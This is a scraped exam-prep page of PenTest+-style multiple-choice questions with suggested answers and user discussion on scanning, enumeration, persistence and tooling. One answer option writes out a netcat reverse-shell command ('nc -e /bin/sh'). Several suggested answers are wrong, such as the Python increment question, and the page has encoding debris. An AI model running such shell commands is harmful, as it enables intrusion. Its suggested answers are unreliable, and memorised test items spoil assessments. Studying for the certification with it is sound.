If you want the wireless stations to connect, you send deathentication requests so that on reconnecting, if your AP has a stronger signal, they will connect to that one.

I will go with A here.

upvoted 5 times

tokhs Most Recent 2 years, 11 months ago

Selected Answer: A

A make sense

upvoted 5 times

Question #32 *Topic 1*

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap ג€"f ג€"sV ג€"p80 192.168.1.20

B. nmap ג€"sS ג€"sL ג€"p80 192.168.1.20

C. nmap ג€"A ג€"T4 ג€"p80 192.168.1.20

D. nmap ג€"O ג€"v ג€"p80 192.168.1.20

Suggested Answer: *C*
Reference:
https://nmap.org/book/man-version-detection.html

Community vote distribution
C (100%)

TheITStudent 2 years, 7 months ago

Selected Answer: C

-A will show multiple parameters
" The only Nmap arguments used in this example are -A, to enable OS and version detection, script scanning, and traceroute; -T4 for faster execution; and then the two target hostnames."
https://manpages.org/nmap
upvoted 3 times

TheITStudent 2 years, 7 months ago

-A: Enable OS detection, version detection, script scanning, and traceroute
upvoted 3 times

am2005 2 years, 11 months ago

Answer Is C
upvoted 2 times

brandonl 2 years, 11 months ago

"approved version of Linux": -O
"a patched version of Apache": -sV
Since none of the options include both of these switches, -A will include OS identification (-O), service version identification (-sV), traceroute, and script scanning. Given answer is gtg.
upvoted 2 times

BinarySoldier 3 years, 3 months ago

The answer is correct. the -A flag in NMAP enables OS detection, version detection, script scanning, and traceroute.
With OS detection, the Linux Kernel version can be determined, and since p80 has been set, the apache version can also be detected.
upvoted 4 times

Isuzu 3 years, 6 months ago

think its A. ...sV
upvoted 2 times

Davar39 3 years, 2 months ago

A won't give you results regarding the OS running on the server, just the application version. Given answer is correct.
upvoted 4 times

Question #33 *Topic 1*

Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++

B. +val

C. val=(val+1)

D. ++val

E. val=val++

F. val+=1

Suggested Answer: *DF*
Reference:
https://stackoverflow.com/questions/1485841/behaviour-of-increment-and-decrement-operators-in-python

Community vote distribution
CF (100%)

isaphiltrick 1 year, 6 months ago
It's C & F. This site explains it: https://www.prepbytes.com/blog/python/increment-operator-in-python/
upvoted 1 times

Anarckii 1 year, 9 months ago
Selected Answer: CF
C and F are correct
upvoted 1 times

bieecop 2 years, 3 months ago
Selected Answer: CF
C F That's correct.
upvoted 1 times

maps7 2 years, 9 months ago
correct answer is C and F
upvoted 1 times

brandonl 2 years, 11 months ago
++ is a no go in python. C and F.
upvoted 4 times

Adonist 2 years, 11 months ago
Selected Answer: CF
The ++ operator doesn't exist in python. The += works and also adding the variable + 1 into the variable as it shows in option C
upvoted 4 times

AirMaxG504 3 years, 1 month ago
I think the answer should be C& F
https://pythonguides.com/increment-and-decrement-operators-in-python/
upvoted 4 times

Adonist 2 years, 11 months ago
AirMax is correct. Should be C and F
upvoted 1 times

Question #34 *Topic 1*

Given the following output:
User-agent:*
Disallow: /author/

Disallow: /xmlrpc.php -

Disallow: /wp-admin -
Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping

B. Website cloning

C. Domain enumeration

D. URL enumeration

Suggested Answer: *A*

Community vote distribution

A (100%)

robviplv 2 years, 5 months ago

this could be happen during domain enumeration. In exam objectives it mentions crawling websites under website reon but also shows manual inspection of web links with robots.txt under it wording makes it difficult to say which ACTIVITY it is.

upvoted 1 times

brandonl 2 years, 11 months ago

Assuming they got this data from the robots.txt file - web scraping.
it is tempting to say URL enumeration, but the "disallow" aspect shows this is from a robots.txt file, which tells crawlers not to index those pages.

upvoted 4 times

BinarySoldier 3 years, 1 month ago

Selected Answer: A

A is correct

upvoted 3 times

BinarySoldier 3 years, 3 months ago

The answer is correct.

upvoted 4 times

Question #35 *Topic 1*

Appending string values onto another string is called:

A. compilation

B. connection

C. concatenation

D. conjunction

Suggested Answer: *C*
Reference:
https://docs.microsoft.com/en-us/dotnet/csharp/how-to/concatenate-multiple-strings

Davar39 3 years, 2 months ago
Correct answer.
upvoted 4 times

Question #36 *Topic 1*

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma

B. Double dash

C. Single quote

D. Semicolon

Suggested Answer: *C*

carlo479 Highly Voted 2 years, 11 months ago

Definitely C. Wish all CompTIA questions were straight to the point like this lol

upvoted 8 times

Question #37 *Topic 1*

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets

B. The planning process failed to ensure all teams were notified

C. The client was not ready for the assessment to start

D. The penetration tester had incorrect contact information

Suggested Answer: *B*

Community vote distribution

B (100%)

RVP20 Highly Voted 3 years ago

Selected Answer: B

I think the given answer is correct (B) .

B- As the question mentioned SOC (Security Operation Centre) team which is one of the teams that should be notified before conducting the test and based on the following word in the question (sinkholing) it seems that the SOC team was NOT notified regarding that test.

* Sinkholing is a technique for manipulating data flow in a network. you redirect traffic from its intended destination to the server of your choice.

upvoted 8 times

bieecop Most Recent 1 year, 8 months ago

Selected Answer: B

Sinkholing refers to the practice of redirecting or blocking network traffic to a specific IP address or range of IP addresses. In this case, the SOC (Security Operations Center) implemented sinkholing on the penetration tester's IP address, effectively preventing network traffic from reaching the tester's system.

The reason for this action can be attributed to a failure in the planning process. When conducting a penetration test, it is essential to have clear communication and coordination between the penetration tester, the client, and any involved teams or departments. The failure to notify the SOC about the penetration test or to coordinate with them properly resulted in the sinkholing of the tester's IP address.

upvoted 1 times

Question #38 *Topic 1*

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research

B. A ping sweep

C. Traffic sniffing

D. Port knocking

E. A vulnerability scan

F. An Nmap scan

Suggested Answer: *EF*

Reference:

https://www.sciencedirect.com/topics/computer-science/passive-reconnaissance

Community vote distribution

AC (100%)

Davar39 Highly Voted 3 years, 2 months ago

Selected Answer: AC

A and C, example tools would be Shodan & Wireshark, similar to a previous question.

upvoted 10 times

RVP20 Highly Voted 3 years ago

Selected Answer: AC

The correct answers are (A & C)

key word " without being detected " E & F are wrong.

upvoted 5 times

[Removed] Most Recent 3 years, 1 month ago

E & F are incorrect. A vulnerability scan can easily be detected as can an nmap scan....

A & C are the correct answers

upvoted 3 times

tokhs 3 years, 3 months ago

A and C should be correct

upvoted 1 times

BinarySoldier 3 years, 3 months ago

A and C should be the correct answers for a passive reconnaisance

upvoted 2 times

Question #39 *Topic 1*

A penetration tester obtained the following results after scanning a web server using the dirb utility:

...

GENERATED WORDS: 4612 -
---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...

DOWNLOADED: 4612 `" FOUND: 4 -
Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html


B. about

C. info

D. home.html

Suggested Answer: *B*

Community vote distribution



strawberryspring Highly Voted 2 years, 11 months ago

B. The about file generally has version numbers, which come in handy whenever you're looking for a vuln pertaining to an application in particular.

upvoted 5 times

CCSXorabove Most Recent 7 months, 2 weeks ago

Selected Answer: B

At the Comptia Book says about is the most important to find useful information about the business.

upvoted 1 times

isaphiltrick 1 year, 6 months ago

The correct answer is B - about. Look at the file size of each plus from a OSINT perspective, you can learn about the company and its leadership as ammunition for social engineering attacks.

upvoted 1 times

Anarckii 1 year, 9 months ago

Selected Answer: A

this should be A. as it will provide further directories/paths for the pentester to further look at the website. About is great, but it is a vague presentation of information available

upvoted 1 times

Davar39 3 years, 2 months ago

B seems correct, based on the directory size and information he might collect from the directory to help the OSINT recon.

upvoted 3 times

Question #40 *Topic 1*

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot systemd service to establish a reverse shell.

B. Obtain /etc/shadow and brute force the root password.

C. Run the nc -e /bin/sh <...> command.

D. Move laterally to create a user account on LDAP

Suggested Answer: *C*

Community vote distribution

A (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

C is not right as the netcat shell will be terminated on reboot. I would go with option A.

You can check this link here that describes how to abuse the systemd user service: https://hosakacorp.net/p/systemd-user.html

upvoted 6 times

ShinobiGrappler Most Recent 2 years, 6 months ago

Selected Answer: A

A, you can create persistence with systemd

-https://pberba.github.io/security/2022/01/30/linux-threat-hunting-for-persistence-systemd-timers-cron/

upvoted 2 times

some_specialist 2 years, 11 months ago

Selected Answer: A

as mentioned before, the correct answer is A

upvoted 3 times

brandonl 2 years, 11 months ago

C is not correct. Establish persistence - abuse service, set cron job to start

upvoted 1 times

Question #41 *Topic 1*

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release


B. Test with proof-of-concept code from an exploit database

C. Review SIP traffic from an on-path position to look for indicators of compromise

D. Utilize an nmap ɹ€"sV scan against the service

Suggested Answer: *D*
Reference:
https://dokumen.pub/hacking-exposed-unified-communications-amp-voip-security-secrets-amp-solutions-2nd-edition-9780071798778-0071798773-9780071798761-0071798765.html

Community vote distribution



Davar39 Highly Voted 3 years, 2 months ago
I'll go with B, no better validation than a POC.
upvoted 5 times

Charlieb123 Highly Voted 2 years, 11 months ago
Selected Answer: A
Why wouldn't you just: A- Manually check the version number of the VoIP service against the CVE release to confirm the scan results? You're a pen-tester, so you will be able to obtain this information. If the versions match, you note down a vulnerability in your findings and suggest updates in line with the CVE recommendations as remediation.
upvoted 5 times

shakevia463 2 years, 1 month ago
has identified several newly released CVEs on a VoIP call manager. presence of the CVEs based off the version number of the service.

Sounds like b
upvoted 2 times

nerdo9 Most Recent 10 months, 1 week ago
I still don't see how A isn't the right answer. examtopics states, C is the correct answer.
upvoted 1 times

yeti87 11 months, 3 weeks ago
Selected Answer: B
It asks for: "Which of the following methods would BEST support validation of the possible findings?"
In answer A you only check the version. This doesn't mean the system is necessarily affected. Might be a CVE that depends on certain configurations within the system. If it is not configured like in the CVE the system wouldn't be affected.
In answer B you check if the system is actually affected by the CVE. Therefore this best supports the findings...
upvoted 1 times

bieecop 1 year, 8 months ago
I think A correct
upvoted 1 times

Anarckii 1 year, 9 months ago
Selected Answer: A
A and B are both correct, but you would want to validate the version number manually first to confirm the results and then test your findings
upvoted 1 times

TheITStudent 2 years, 7 months ago
Selected Answer: B

This one is TOUGH. D is out because nmap or something like it has already been run, that's where the question starts. It seems like both A and B are possible correct answers. We dont have a SOW so we don't know if the pentester is allowed to run an exploit. It could be either one. What I would do, would be manually check the version, (to verify the scanners results) THEN if needed, test with the POC. The question of the "possible presence" based on version number of the service, to BEST support VALIDATION of the possible findings." I am going with B. I hope I don't get this question on the test.

upvoted 2 times

tahagoksoy 2 years, 12 months ago

I think it's D since you want to eliminate false positives from an automated scanner. it's simply confirming with the nmap to see if it's matches same version or not

upvoted 2 times

some_specialist 2 years, 12 months ago

good point, and after reading my comment below again there's a typical CompTIA catch that I totally missed: "possible presence"

upvoted 1 times

Adonist 2 years, 11 months ago

But their vulnerability scanning tool already did the job that nmap will do. They want to make sure it's vulnerable though and not a false positive. So scanning it again won't prove that

upvoted 1 times

some_specialist 3 years ago

Selected Answer: B

The question says "The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service." Why would you scan it again after you've already got service information from a previous scan? This is why the answer should be B

upvoted 4 times

Question #42 *Topic 1*

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 ɔ€"PU22-25,80

B. nmap 192.168.1.1-5 ɔ€"PA22-25,80

C. nmap 192.168.1.1-5 ɔ€"PS22-25,80

D. nmap 192.168.1.1-5 ɔ€"Ss22-25,80

Suggested Answer: *C*

Community vote distribution

C (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

The answer is correct.
PS/PA/PU/PY are host discovery flags which use TCP SYCK, UDP or SCTP discovery respectively.
And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag.
But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.
upvoted 13 times

TheITStudent 2 years, 7 months ago

https://nmap.org/book/host-discovery-techniques.html
upvoted 1 times

BinarySoldier Most Recent 3 years, 1 month ago

Selected Answer: C

I stick with C
upvoted 4 times

Question #43 *Topic 1*

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger

B. OllyDbg

C. GDB

D. Drozer

Suggested Answer: *B*
Reference:
https://en.wikipedia.org/wiki/OllyDbg

Community vote distribution
C (58%) B (42%)

yeti87 11 months, 3 weeks ago

Selected Answer: C

Immunity is for python
OllyDbg can only do 32bit windows
GDB can do 64bit windows
Drozer is for mobile

Therefore its C. GDB
upvoted 1 times

Anarckii 1 year, 9 months ago

Selected Answer: B

I was confused on this at first and chose C: GDB, but looking at CompTIA Pentest+ for Dummies I found this: GDB (a Linux debugger),and WinDbg (a Windows debugger). I feel this is where CompTIA is trying to confuse us since the question is talking about Windows. So it can't be GDB.

B. OllyDbg: A debugger you can use when you do not have the source code
available.
upvoted 1 times

Anarckii 1 year, 9 months ago

Actually correction A. Immunity Debugger would be the recommended choice between the two tools for helping the team gauge what an attacker might see in the binaries. Olly has not been updated for some time and cannot disassemble binaries compiled for 64-bit processors
upvoted 2 times

lifehacker0777 1 year, 11 months ago

Selected Answer: C

Immunity Debugger and Olly Debugger does not have a 64bit debugger and Drozer is for android. If "X64dbg" was here as an answer, it will be the answer for sure, but since its not here, going with GNU GDB.
upvoted 2 times

ronniehaang 2 years, 2 months ago

Selected Answer: B

OllyDbg is a Windows debugger that works on binary code at the assembly language level.

Immunity Debugger is designed specifically to support penetration testing and the reverse engineering of malware.

GDB is a widely used open source debugger for Linux that works with a variety of programming languages.

Drozer is a security audit and attack framework for Android devices and apps.
upvoted 4 times

am2005 2 years, 11 months ago

Answer Is B Version 2.0 was released in June 2010, and OllyDbg has been rewritten from the ground up in this release.
upvoted 3 times

TheITStudent 2 years, 7 months ago
" Version 2.0 was released in June 2010, and OllyDbg has been rewritten from the ground up in this release. Although the current version of OllyDbg cannot disassemble binaries compiled for 64-bit processors, a 64-bit version of the debugger has been promised.[1]" Wrong, answer is not B https://www.ollydbg.de/odbg64.html
upvoted 1 times

Adonist 2 years, 11 months ago
Selected Answer: C
From the options given, GDB is the only one that does 64 bit
upvoted 4 times

some_specialist 2 years, 11 months ago
But it says Windows, not GNU.
upvoted 1 times

Adonist 2 years, 10 months ago
GNU is not an operating system. Also if you look at their documentation it says:"Those programs might be executing on the same machine as GDB (native), on another machine (remote), or on a simulator. GDB can run on most popular UNIX and Microsoft Windows variants, as well as on Mac OS X."
upvoted 4 times

Davar39 3 years, 2 months ago
Both are pretty similar, I will go with B based on the below link.
https://stackoverflow.com/questions/273145/is-it-possible-to-decompile-a-windows-exe-or-at-least-view-the-assembly
upvoted 3 times

BinarySoldier 3 years, 3 months ago
With the options given, B is the best answer.
upvoted 4 times

rogal 3 years, 3 months ago
Although the current version of OllyDbg cannot disassemble binaries compiled for 64-bit processors, a 64-bit version of the debugger has been promised. I'm thinking about A.
upvoted 3 times

Question #44 *Topic 1*

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN

B. VRFY and TURN

C. EXPN and TURN

D. RCPT TO and VRFY

Suggested Answer: *A*
Reference:
https://hackerone.com/reports/193314

Community vote distribution
A (100%)

TheITStudent 2 years, 7 months ago

Selected Answer: A

"SMTP servers can also be used for information gathering by connecting to them and using the EXPN and VRFY commands."

upvoted 1 times

Adonist 2 years, 11 months ago

Selected Answer: A

Correct answer.
https://www.ibm.com/docs/en/zos/2.1.0?topic=sc-expn-command-verify-whether-mailbox-exists-local-host

upvoted 1 times

BinarySoldier 3 years, 3 months ago

The answer is correct.

upvoted 2 times

Question #45 *Topic 1*

Which of the following tools provides Python classes for interacting with network protocols?

A. Responder

B. Impacket

C. Empire

D. PowerSploit

Suggested Answer: *B*

Reference:

https://github.com/SecureAuthCorp/impacket

Community vote distribution

B (100%)

ronniehaang 2 years, 2 months ago

Selected Answer: B

https://www.secureauth.com/labs/open-source-tools/impacket/

upvoted 2 times

BinarySoldier 3 years, 3 months ago

B is correct

upvoted 3 times

Question #46 *Topic 1*

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams


B. PowerShell modules

C. MP4 steganography

D. PsExec

Suggested Answer: *D*
Reference:
https://www.varonis.com/blog/wmi-windows-management-instrumentation/

Community vote distribution



BinarySoldier Highly Voted 3 years, 3 months ago
From the reference link, I see this: "Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools."

This makes powershell the correct answer.
upvoted 9 times

BinarySoldier Highly Voted 3 years, 1 month ago
Selected Answer: B
I will take B.
upvoted 8 times

CEH_2024 Most Recent 5 months, 3 weeks ago
A. Alternate data streams
upvoted 1 times

biggydanny 1 year, 10 months ago
Guys, what do you think about Alternate Data Streams?
upvoted 1 times

RHER 1 year, 11 months ago
LA D ES CORRECTA
upvoted 1 times

ALBaqir 2 years ago
Selected Answer: D
"Invoke-PsExec is a function ("cmdlet") that lets you execute PowerShell and batch/cmd.exe code asynchronously on target Windows computers, using PsExec.exe"

PsExec also can be used to run cmd.exe as per question asked which tool will help to support the objective. I do think D is correct.
upvoted 1 times

ALBaqir 2 years ago
But B also correct as WMIC can be used within powershell. Not sure which one the 100% correct answer. I am between B & D.
upvoted 3 times

Adonist 2 years, 11 months ago
B looks correct:
https://docs.microsoft.com/en-us/windows/win32/wmisdk/connecting-to-wmi-on-a-remote-computer-by-using-powershell
upvoted 6 times